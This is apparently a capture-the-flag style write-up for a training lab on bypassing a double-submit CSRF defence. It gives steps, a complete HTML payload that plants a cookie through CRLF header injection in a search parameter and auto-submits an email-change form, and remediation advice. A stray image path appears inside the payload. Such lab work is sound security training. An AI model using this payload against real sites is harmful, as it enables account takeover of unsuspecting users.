SCENARIO

The application consists of an email change functionality which is vulnerable to CSRF even though some security controls are implemented but those tokens are not tied to any session cookie but to a separate CSRF Key cookie as the application uses two different frameworks for session and CSRF and that too is duplicated also called double submit defence mechanism. We will try to mount an exploit and deliver it to the target with the help of an exploit server in order to change the email address of the target.

**PROCEDURE**

1. Go the vulnerable web applications and log in with the username and password of Wiener’s account provided to act as an user.
2. Then change the email once to study the HTTP request and response.
3. Check if there are any loopholes by changing the request type, CSRF Key, CSRF Token, Session Token, etc.
4. We will get to know that if we made both, the CSRF Key and Token same then our request is accepted.
5. Search something from the target’s browser and inspect the source, we see that there is no CSRF mechanism to protect it so we will inject the payload into it.
6. Now go to the original request made by the target and create a CSRF PoC from Engagement tools and modify it according to the payload by changing the CSRF details according to the attacker’s and also make the CSRF Token and Key equal.
7. Go to the exploit server and paste the request into the body tag of the exploit and replace the original token with the attacker’s token, then click store.
8. At the end, click the button to deliver the exploit.

**PAYLOAD**

<html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState('', '', '/')</script>

<form action="https://0a650084042913f3802349ba007700cf.web-security-academy.net/my-account/change-email" method="POST">

<input type="hidden" name="email" value="hack@hacker.com" />

<input type="hidden" name="csrf" value="test" />


<input type="submit" value="Submit request" />

</form>

<img src="https://0a650084042913f3802349ba007700cf.web-security-academy.net/?search=shit%0d%0aSet-Cookie:%20csrf=test%3b%20SameSite=None" onerror="document.forms[0].submit()">

</body>

</html>

**PROOF OF CONCEPT**

**REMEDIATION**

1. **Tighten CSRF Token and Key Validation:** Ensure that the CSRF token and key are validated individually against their expected respective values. A system where the CSRF token and key can be made identical and still be accepted reveals a flaw in validation logic. By treating these as distinct and non-interchangeable values, stricter validation is enforced.
2. **Tie CSRF Tokens to Session Cookies:** Although the application employs different frameworks for session management and CSRF protection, it's crucial to associate the CSRF token directly with the user's session. By doing this, even if an attacker gets hold of a CSRF token, it's rendered useless outside the context of the specific user's session.
3. **Implement Proper Input Validation and Sanitization:** All inputs, including those from search fields, should undergo thorough sanitization and validation prior to processing. Refrain from reflecting user input back to the response without the right sanitization. This approach will mitigate the risks associated with potential injection attacks, as seen in the exploit where a cookie value was set.